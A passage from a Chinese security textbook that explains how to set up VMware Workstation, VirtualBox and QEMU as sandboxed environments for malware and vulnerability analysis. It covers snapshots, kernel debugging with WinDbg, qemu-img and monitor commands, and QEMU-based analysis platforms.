虚拟化是资源的抽象化，是单一物理资源的多个逻辑表示，如将一台实体计算机虚拟为多台逻辑计算机。虚拟化具有兼容性、隔离的优良特征，体现为兼容标准操作系统及运行于操作系统的程序，每个逻辑计算机内的资源相互独立不受影响。在恶意代码与漏洞分析过程中经常会使用虚拟化平台进行辅助分析，这不仅可以保护真实的物理设备环境不被恶意代码攻击，还能够固化保存分析环境以提高工作效率，同时还能够在不影响程序执行流的情况下动态捕获程序内存、CPU 等关键数据。虚拟化技术按照实现技术的不同可分为软件虚拟化和硬件虚拟化。软件虚拟化是指用纯软件的方法在现有平台上实现对物理资源访问的截获和模拟，使用软件虚拟化技术的典型案例是 QEMU；硬件虚拟化是指由硬件平台对特殊指令进行截获和重定向，交由虚拟机监控器（VMM）进行处理，这需要 CPU（如 Intel VT）、主板、BIOS 和软件的支持，支持硬件虚拟化技术的软件有 VMWare、Virtual Box、KVM、Xen 等。虚拟化技术根据是否改动操作系统可分为半虚拟化与全虚拟化。半虚拟化又称为准虚拟化，通过修改开源操作系统，将虚拟机特殊指令的被动截获请求转化成客户机操作系统的主动通知以提高性能，典型的例子是 Xen，适用于 Linux、Solaris 等开源操作系统。全虚拟化是指不需要对操作系统进行改动，提供了完整的包括处理器、内存和外设的虚拟化平台，VMWare、Virtual Box、QEMU 都属于全虚拟化。

3.3.1　VMWare Workstation

VMWare Workstation 是一款常见的桌面虚拟化软件，由 VMWare 公司开发，该公司成立于 1998 年，旗下产品有 VMWare Workstation、VMWare vSphere、VMWare Player、VMWare ESXi 等。其中，VMWare Workstation、VMWare ESXi 是商业付费软件，VMWare Player 是免费软件。VMWare Workstation 是应用广泛的桌面虚拟化软件，支持在 32 位和 64 位的 Windows、Linux、Mac OS 平台上运行，支持虚拟 Windows 98/2000/2003/XP/7/8/10，Ubuntu 等各个版本操作系统。

1. 虚拟机管理

VMWare Workstation 的功能包括虚拟机创建安装、运行、管理。图 3-52(a)为虚拟机运行界面，包括虚拟机列表窗口和虚拟机运行窗口。图 3-52(b)为虚拟机的设置界面，主要用于配置硬件，包括内存、CPU、硬盘、光驱、网卡、USB 接口等外设的配置。

内存设置需要在虚拟机关闭时进行，最小 4MB，最大 64GB，并且需要足够的硬件内存。CPU 的配置也需要在虚拟机关闭时进行，可设置处理器数量和每个处理器的核心数量，这也需要硬件有足够的处理器数量；另外可设置虚拟化引擎，包括二进制转换加速、硬件虚拟化 Intel VT-x 等。硬盘配置可以在虚拟化运行过程中动态添加，支持磁盘类型 IDE(关机下添加)、SCSI、SATA，硬盘容量可立即分配或者运行过程中动态扩展。立即分配占用空间大，比如一次性分配 40GB，但不会随着虚拟机的运转扩张；动态扩展在前期占用空间小，但会随着虚拟机的运行不断扩大，即使删除虚拟机内部的数据也不会减小



(a) 虚拟机运行界面　　　　(b) 虚拟机设置界面

图 3-52　VMWare 运行和设置界面

磁盘空间，需要进行碎片整理和压缩磁盘，如图 3-53 所示，压缩后减少了 4GB 的占用空间。光驱的加载可以是物理光驱，也可以是 ISO 镜像文件。USB 接口支持 1.1、2.0、3.0，具体兼容哪个版本需要进行配置，并且可以通过 VMWare 的右键菜单连接挂载或者断开连接使其连接到物理设备。网卡的配置支持桥接模式、NAT 模式、仅主机模式等，常用的是桥接模式和 NAT 模式。桥接是直接连接物理网络，需要外部路由分配 IP 地址；NAT 是与主机共享专用网络，无须外部分配 IP 地址，虚拟机可支持多个网卡。

2. 数据交互

数据交互是指物理主机与虚拟机之间的数据双向传输，包括数据传入虚拟机和从虚拟机传出。直接拖曳与复制粘贴是最方便的一种数据传输方式，通过在虚拟机内部安装 VMWare tools 可以实现这一功能，而且还支持虚拟机与物理主机之间的文本复制粘贴。共享文件夹也是常用的一种文件共享方式，是将物理主机的磁盘或者文件夹映射到虚拟机的网络磁盘的一种共享方式，可设置成只读或者可读可写的权限来支持双向传输，如图 3-54 所示，通过左图设置共享路径和开启网络映射驱动器设置，达到右图虚拟机成功添加网络共享磁盘的效果。映射虚拟磁盘是物理主机单向访问虚拟磁盘的一种数据传输方式，这种方式将虚拟机磁盘以只读方式映射到主机硬件驱动器，只能读数据，不能写数据。网络传输和 USB 设备挂载也是虚拟机与物理主机间的一种双向传输数据方式，需要网络支持和 USB 设备的支持，与多台物理设备间的数据传输无差异。

3. 快照功能

VMWare Workstation 虚拟机本身不具备恶意代码分析、漏洞分析的功能，需要在虚拟操作系统内部安装 IDA、WinDbg、OllyDbg 等静态和动态分析工具，构建恶意代码和漏洞分析环境。通过多个虚拟机可以形成多套不同版本系统、软件的分析环境，满足分析环境多样化的需求，降低了购置大量设备配置不同分析环境的开销。通过 VMWare Workstation 的快照管理功能存储备份安装了不同软件或者同一软件不同版本的分析环



图 3-53　虚拟机磁盘压缩



图 3-54　VMWare 共享文件夹设置

境，如图 3-55 所示，这不仅避免了分析环境在使用过程中遭到破坏需要重新构建的繁重工作，而且能够满足不同样本需要不同分析环境的多样性需求。

4. 内核调试功能

VMWare 结合 WinDbg 可进行内核驱动调试，需要设置被调试目标虚拟机、VMWare 和 WinDbg。首先是设置虚拟机，要设置以调试模式启动，添加调试端口，设置波特率，如图 3-56(a)所示，Windows XP 系统通过编辑启动盘下的隐藏文件 boot.ini 进行设置，调试端口名为 com_1，波特率为 115 200。然后关闭虚拟机，设置 VMWare，添加





图 3-55 VMWare 快照管理功能


“串行端口”，类型设置为“输出到命名管道”，如图 3-56(b)所示，管道名字为“\\.\pipe\com_1”，其中的 com_1 与 boot.ini 中配置的端口需要一致。



(a) Windows XP 的调试启动设置　　(b) VMWare 的串行端口设置

图 3-56 VMWare+WinDbg 调试 Windows XP 内核设置

最后可以启动虚拟机，开启 WinDbg，使用内核调试中的 COM 串口模式，如图 3-57(a)所示，设置管道名称和波特率，与之前在 VMWare 中的设置保持一致。确定之后开始调试，如图 3-57(b)所示，通过 lm 查看内核模块，用 t 命令单步执行，寄存器的 eip 值为 0x8054209d，属于内核态的地址。调试过程中，虚拟机内的操作系统是中断的，鼠标和键盘都失效，这也是需要配合 VMWare 虚拟机的原因。本地内核调试理论上也应该中断调试器，但是这样就无法调试了。



(a) WinDbg 设置 COM　　　(b) WinDbg 调试内核界面

图 3-57　WinDbg 通过 COM 调试 VMWare 虚拟机内核

更多关于 VMWare 的资料和软件可从 http://www.VMWare.com/获得。

3.3.2　VirtualBox

VirtualBox 是一款桌面虚拟化软件，由德国 Innotek 公司开发，起源于 2004 年，2008 年被 Sun Microsystems 公司收购，2010 年又被 Oracle 公司收购。VirtualBox 可运行于 Windows、Linux、Mac OS 等操作系统平台，支持的虚拟机操作系统包括 DOS、各版本的 Windows、Linux、Solaria、OpenBSD 等。

VirtualBox 的功能包括创建、安装、运行虚拟机，如图 3-58 所示，通过“设置”菜单可对虚拟机进行设置，这些设置包括常规基本设置、高级设置，系统的主板、处理器、硬件加速选项的配置，关于显示的显卡、远程桌面、录像功能的设置，关于存储的硬盘、光驱设置，关于声音的音频驱动、控制芯片设置，网卡的添加与删除设置，串口的启用与编号等参数设置，USB 设备的启用与关闭设置，共享文件夹路径的设置等。通过安装 VirtualBox 的扩展包，可以实现虚拟机与主机的文件共享，文件拖曳传输，还可以通过共享剪贴板实现相互复制文本内容的功能。



图 3-58　VirtualBox 设置说明

VirtualBox 与 VMWare 在功能上大致相同，在 VirtualBox 虚拟机内部安装静态和动态分析工具可以构建恶意代码和漏洞分析环境，通过多个虚拟机可以形成多套不同版本系统、软件的分析环境，通过快照管理功能存储备份安装了不同软件或者同一软件不同版本的分析环境。VirtualBox 本身不具备分析恶意代码和漏洞的能力，需要辅助额外的分析工具，但 VirtualBox 是一款免费开源软件，遵循 GPL V2 许可，可进行二次开发和扩展。更多关于 VirtualBox 的资料和软件可从其官方网站 https://www.virtualbox.org/ 获取。

3.3.3 QEMU

QEMU 是一款开源的虚拟化平台，通过自身的指令翻译模块模拟程序的执行，由 Fabrice Bellard 开发，起源于 2006 年。QEMU 支持 x86、AMD64、MIPS R4000、ARM 等架构，可扩展和自定义新的指令集，主要运行于 Linux 平台，结合 Cygwin 可运行于 Windows 平台，支持虚拟 Windows、Linux 等各版本的操作系统。

1. 虚拟机的维护管理

QEMU 以命令行的方式对虚拟机进行创建、维护和管理，图 3-59 为 QEMU 运行时的界面，没有 VMWare 和 VirtualBox 的各项管理菜单，仅有最小化、最大化、关闭按钮，需用命令行进行管理。



图 3-59 QEMU 运行界面图

1）创建虚拟机镜像

虚拟机镜像磁盘管理工具 qemu-img 用于创建和维护虚拟机镜像，创建镜像的命令如下：

```
qemu-img create -f qcow2 [win7.qcow2] [20G]
```

其中 qcow2 是镜像格式，win7.qcow2 是镜像名，20G 是镜像的磁盘容量。创建的镜像并不会立刻分配所有空间，而是在使用过程中动态扩展。

另外，可以创建镜像的链接，命令如下：

```
qemu-img create -f qcow2 -b [win7.qcow2] [win7_new.qcow2]
```

其中 win7.qcow2 是原始镜像，win7_new.qcow2 是新的镜像，原始镜像可保持不动作为备份，而且可以创建多个链接镜像。在 QEMU 运行过程中如果发生断电等意外，可能导致镜像的损坏，因此在运行时使用链接镜像，这样能够保障原始镜像不被损坏。通常在安装完操作系统后，或者安装完一款软件之后，将虚拟机关闭，再创建链接镜像。

2）虚拟机操作系统安装

虚拟机的系统安装使用 qemu-system-i386 程序，该程序支持 32 位的系统。安装命令如下：

```
qemu-system-i386 -hda [win7.qcow2] -cdrom [win7.iso] -boot d -enable-kvm
```

其中-hda 指定操作系统要安装到镜像磁盘 win7.qcow2，-cdrom 指定了操作系统安装包 win7.iso，-boot d 指定了从光盘引导启动，-enable-kvm 指定了开启 kvm 加速，如果不开启 kvm，安装会非常慢，开启 kvm 之后，安装速度与在物理设备上安装系统的速度基本一致。使用 kvm 安装完镜像之后，将镜像复制到其他物理主机，并以 kvm 加速的形式启动，有可能因为 CPU 核数不一致而无法启动。

3）虚拟机的启动

虚拟机启动的命令如下：

```
qemu-system-i386 [win7.qcow2] -monitor stdio -m [1024] -soundhw all -net nic,model=
rtl8139 -net user -snapshot -usb -usbdevice tablet -vnc :25
```

其中 win7.qcow2 是镜像文件；-monitor stdio 是命令解析模块，启动之后可以通过命令控制 qemu；-m[1024]指定虚拟机的内存为 1024MB；-soundhw all 开启所有支持型号的声卡，运行音视频软件需要使用该参数；-net nic，model＝rtl8139 -net user 是启用网卡支持的参数；-snapshot 是以快照形式启动，为了避免镜像被修改破坏，如果需要修改镜像，比如安装软件，就不要使用此参数；-usb -usbdevice tablet 设置支持 USB 鼠标键盘；-vnc ：25 开启 vnc，端口号 25，开启 vnc 后本地启动时没有 GUI 窗口，需要用 vnc 连接。

4）与 QEMU 交互的控制命令

使用-monitor stdio 启动命令解析模块之后，可以通过命令控制 QEMU，如图 3-60 所示，通过命令建立、查找、加载快照。

```
(qemu) info snapshots
There is no snapshot available.
(qemu) savevm test1
(qemu) info snapshots
ID        TAG                 VM SIZE                DATE       VM CLOCK
1         test1                  181M 2015-12-23 06:53:06   00:01:12.637
(qemu) loadvm test1
(qemu) 
```

图 3-60　QEMU 的命令交互控制


常用的 QEMU 交互控制命令如表 3-2 所示，对命令不熟悉时可按 Tab 键进行提示。

表 3-2　QEMU 常用交互控制命令

交互控制功能	命　　令
加载光驱文件	change ide1 -cd0 [×××××. iso]
卸载光驱	eject ide1 -cd0
保存快照	savevm [snapshotname]
加载快照	loadvm [snapshotname]
信息查看	info [infotype]（infotype 为 snapshots、usb、mem、uuid、roms、vnc 等）
模拟键盘按键	sendkey kp_enter（模拟回车键）
退出 QEMU	quit

2. 数据交互

QEMU 使用过程较为复杂，虚拟机与主机之间的数据文件共享方式不如 VMWare 和 VirturalBox 方便，无法进行拖曳式的复制、粘贴。将物理主机文件复制到 QEMU 虚拟机内部的方法是将文件制作成 iso 镜像，然后通过光盘加载到虚拟机，命令是：mkisofs -o cdrom. iso . /datadir，其中 cdrom. iso 是生成的目标镜像文件，datadir 是源文件存放的文件夹路径，如图 3-61(a)所示，这种方式只能将数据传入虚拟机，无法传出。要读取虚拟机内部的文件，可以将磁盘镜像挂载到文件系统中，然后直接读取磁盘内部文件，步骤如图 3-61(b)所示，首先载入 nbd 模块，然后使用 qemu-nbd 将镜像与设备/dev/nbd0 建立连接，最后将设备/dev/nbd0 挂载到文件夹 IMG。通过浏览文件夹 IMG 即可读取虚拟机镜像内的文件，该文件夹可读可写，写入的数据能够回写到 qcow2 镜像文件，实现数据双向传输，这种传输并非实时同步，需要重新执行 mount 或者重启虚拟机才能更新数据。不建议在虚拟机运行过程中对磁盘进行写操作，否则容易导致文件夹损坏或者磁盘损坏。




(a) 加载光驱到虚拟机　　(b) 挂载虚拟机磁盘到物理主机文件系统

图 3-61　QEMU 虚拟机与外界数据交换设置

3. 基于 QEMU 的扩展平台介绍

QEMU 是遵循 GPL 许可的开源软件，可对其进行修改和扩展，在其平台上对解析指令过程进行插桩，解析系统环境内存中的关键数据结构可获取运行系统的进程信息、指令信息、指令操作数的值等关键数据，对这些数据进行存储可作为后续程序分析的基础。这



种方式不改变程序的运行环境,应用程序无法感知到外部的监控调试,能够避开反调试技术。典型的扩展案例包括 BitBlaze 中的 TEMU、PANDA、DECAF,这些平台都是基于 QEMU 进行扩展,结合污点传播等技术用于恶意代码分析和漏洞分析。其中 TEMU 是最早的使用 QEMU 进行扩展,构建二进制代码分析平台的工具;PANDA 提供插件接口,并且具有重放功能,能够在轻量级监控条件下运行系统内程序,然后在重放过程中添加高负载的监控,解决了部分软件无法在性能太差的环境下运行的问题;DECAF 实现了比特级的污点传播分析,并且还有 Android 版本的 DroidScope。

